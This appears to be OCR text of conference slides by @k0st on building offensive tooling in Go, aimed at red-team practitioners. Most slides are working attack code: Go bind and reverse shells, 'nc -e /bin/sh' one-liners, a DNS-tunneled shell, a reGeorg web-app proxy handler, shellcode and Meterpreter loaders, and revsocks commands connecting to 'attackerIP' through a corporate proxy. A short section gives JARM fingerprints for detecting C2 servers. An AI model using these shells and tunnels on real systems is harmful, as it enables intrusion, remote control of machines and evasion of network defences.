
Go Offensive Building Blocks

by @k0st


$ id
uid=501(kost) gid=3(diverto-staff) groups=20(bot)

- **CTO at Diverto**
  - **Information Security Focused Company**
  - **Former Red team leader**
  - **Former Security Consultant**
  - **+20 years in InfoSec**
- **Open Source Security Author and Contributor**
  - **https://github.com/kost/**
  - **https://github.com/Diverto/**
- **Certificates**
  - **CISSP, CISA, CISM, CRISC, CDPSE, C|EH (from 2007), OSCP, LPI Security, …**
- **Martial Arts Enthusiast**

Agenda



- Introduction
- Payload
- Tunneling
- Examples
- Questions and Answers



https://www.darkreading.com/vulnerabilities-threats/-sliver-cobalt-strike-alternative-malicious-c2

Detection

- **jarm**
- **https://github.com/salesforce/jarm**
- **active Transport Layer Security (TLS) server fingerprinting tool**

Malicious Server C2	JARM Fingerprint
Trickbot	22b22b09b22b22b22b22b22b22b22b352842cd5d6b0278445702035e06875c
AsyncRAT	1dd40d40d00040d1dc1dd40d1dd40d3df2d6a0c2caaa0dc59908f0d3602943
Metasploit	07d14d16d21d21d00042d43d000000aa99ce74e2c6d013c745aa52b5cc042d
Cobalt Strike	07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1
Merlin C2	29d21b20d29d29d21c41d21b21b41d494e0df9532e75299f15ba73156cee38

Go?


- Golang?
  - statically typed
  - compiled programming language
  - designed at Google
- Advantages for Offensive
  - Portable
  - Multiplatform
  - High level and Low level
  - Even C language
  - Static binary

Embedding C

- **Just write C in Go comments**


```
// #include <stdio.h>
//
// static void myprint(char *s) {
//     printf("%s\n", s)
// }
import "C"

C.myprint(C.String("foo"))
```



https://security.stackexchange.com/questions/34419/what-is-the-difference-between-exploit-and-payload

Evolution of Tunneling: bind





```
listenstr := "0.0.0.0:4444"
listener, err := net.Listen("tcp", listenstr)

for {
        conn, err := listener.Accept()
        cmd := exec.Command("/bin/sh")
        cmd.Stdin = conn
        cmd.Stdout = conn
        cmd.Stderr = conn
        cmd.Run()
        conn.Close()
}
```

nc –lvp 4444 -e /bin/sh

Evolution of Tunneling: reverse





```
for {
        conn, err := net.Dial("tcp",“127.0.0.1:31337”)
        cmd := exec.Command("/bin/sh")
        cmd.Stdin = conn
        cmd.Stdout = conn
        cmd.Stderr = conn
        cmd.Run()
        conn.Close()
}
```

nc -e /bin/sh 127.0.0.1 31337

cmd.Stdin, cmd.Stdout, cmd.Stderr= c,c,c

Evolution of Tunneling: reverse proxy



Injecting in web app (e.g. regeorg)


```
package main

import (
	"net/http"
	"github.com/kost/regeorgo"
)

func main() {
	// initialize regeorgo
	gh := &regeorgo.GeorgHandler{}
	gh.InitHandler()

	// use it as standard handler for http
	http.HandleFunc("/regeorgo",
gh.RegHandler)
	http.ListenAndServe(":8111", nil)
}
```

Evolution of Tunneling: DNS



DNS tunneling (e.g. iodine)

```
import “github.com/kost/chashell/lib/transport”
var  targetDomain  string
var  encryptionKey string

func main() {
	var cmd *exec.Cmd

	if runtime.GOOS == "windows" {
		cmd = exec.Command("cmd.exe")
	} else {
		cmd = exec.Command("/bin/sh", "-c",
"/bin/sh")
	}

	dnsT := transport.DNSStream(targetDomain,
encryptionKey)

	cmd.Stdout = dnsT
	cmd.Stderr = dnsT
	cmd.Stdin = dnsT
	cmd.Run()
}
```

Based on chashell by sysdream: https://github.com/sysdream/chashell

I hear your cry

- **But, what about already written shellcodes?**
- **I want to run my own shellcode**
- **Metasploit Meterpreter**
- **Any other ready toolkit**

Shellcode - Can be even easier

- **Just include gosc module**
- **Shellcode must match architecture**

```
import "github.com/kost/gosc/shell”

shell.ExecShellcode(myshellcode)
shell.ExecShellcode_b64(base64shellcode)
```

Shellcode – Still want Meterpreter

- **Just include gosc/msf module**
- **First stage written in pure go**
- **Handler/shellcode must match architecture/type**

```
import "github.com/kost/gosc/msf”

msf.Meterpreter(”tcp”,”127.0.0.1:4444”)

msf.Meterpreter(”http”,”127.0.0.1:80”)

msf.Meterpreter(”https”,”127.0.0.1:443”)
```

Based on chashell by sysdream: https://github.com/sysdream/hershell

Executing pregenerated shellcode

- C extension
  - https://github.com/brimstone/go-shellcode
- Windows examples
  - https://github.com/Ne0nd0g/go-shellcode
- Golang native calls to syscall
  - https://github.com/lesnuages/hershell
- Golang native calls improved
  - https://github.com/kost/gosc

Embedding strings in Go

- **Embed strings without touching source code**
- **Still build is needed**
- **Limited to strings only**
- **No byte arrays, integers, booleans**

```
OPTS=-ldflags "-X main.Shellcode=$(SHELLCODE)”
OPTS=-ldflags "-X main.Version=$(VERSION) -X”
main.CommitID=$(GIT_COMMIT)"
go build $OPTS
```

Embedding files in Go

- go embed
  - Go native solution in newer Go versions
- Go-bindata
  - Create go structures from files
- Stuffbin
  - Embed files inside executable
  - Dynamically
  - after compile time

Embedding files in Go

- **go embed**

```
import (
    _ "embed"
)
//go:embed version.txt
var version string
```

https://pkg.go.dev/embed

`Tunneling

- Hashicorp Yamux
  - Connection Multiplexer
- Revsocks
  - Reverse Socks 5
  - https://github.com/kost/revsocks
- Reverse Socks 5 tunneling over web apps
  - Regeorg
  - https://github.com/kost/regeorgo
  - https://github.com/kost/regeorg
- DNS
  - DNS tunneling
  - https://github.com/kost/chashell/

Connection multiplexing behind NAT


- Yamux
  - https://github.com/hashicorp/yamux
  - Golang connection multiplexing library
- Features
  - Bi-directional streams
  - Streams can be opened by either client or server
  - Useful for NAT traversal
  - Server-side push support
  - Keep Alives
    - Enables persistent connections over a load balancer

Tunneling - revsocks

https://github.com/kost/revsocks

```
revsocks -connect attackerIP:8443 -pass Password1234
```

```
revsocks -listen :8443 -socks 127.0.0.1:1080 -pass Password1234
```




```
revsocks -connect attackerIP:8443 -pass Password1234 -proxy proxy.domain.local:3128
    -proxyauth Domain/username:userpass -useragent "Mozilla 5.0/IE Windows 10"
```

DNS monitoring and attribution

- Random domains
  - Just put and point to strange domain you own
  - Unique per payload/target
- Purpose
  - Monitoring / Blue team canary
  - Lousy attribution

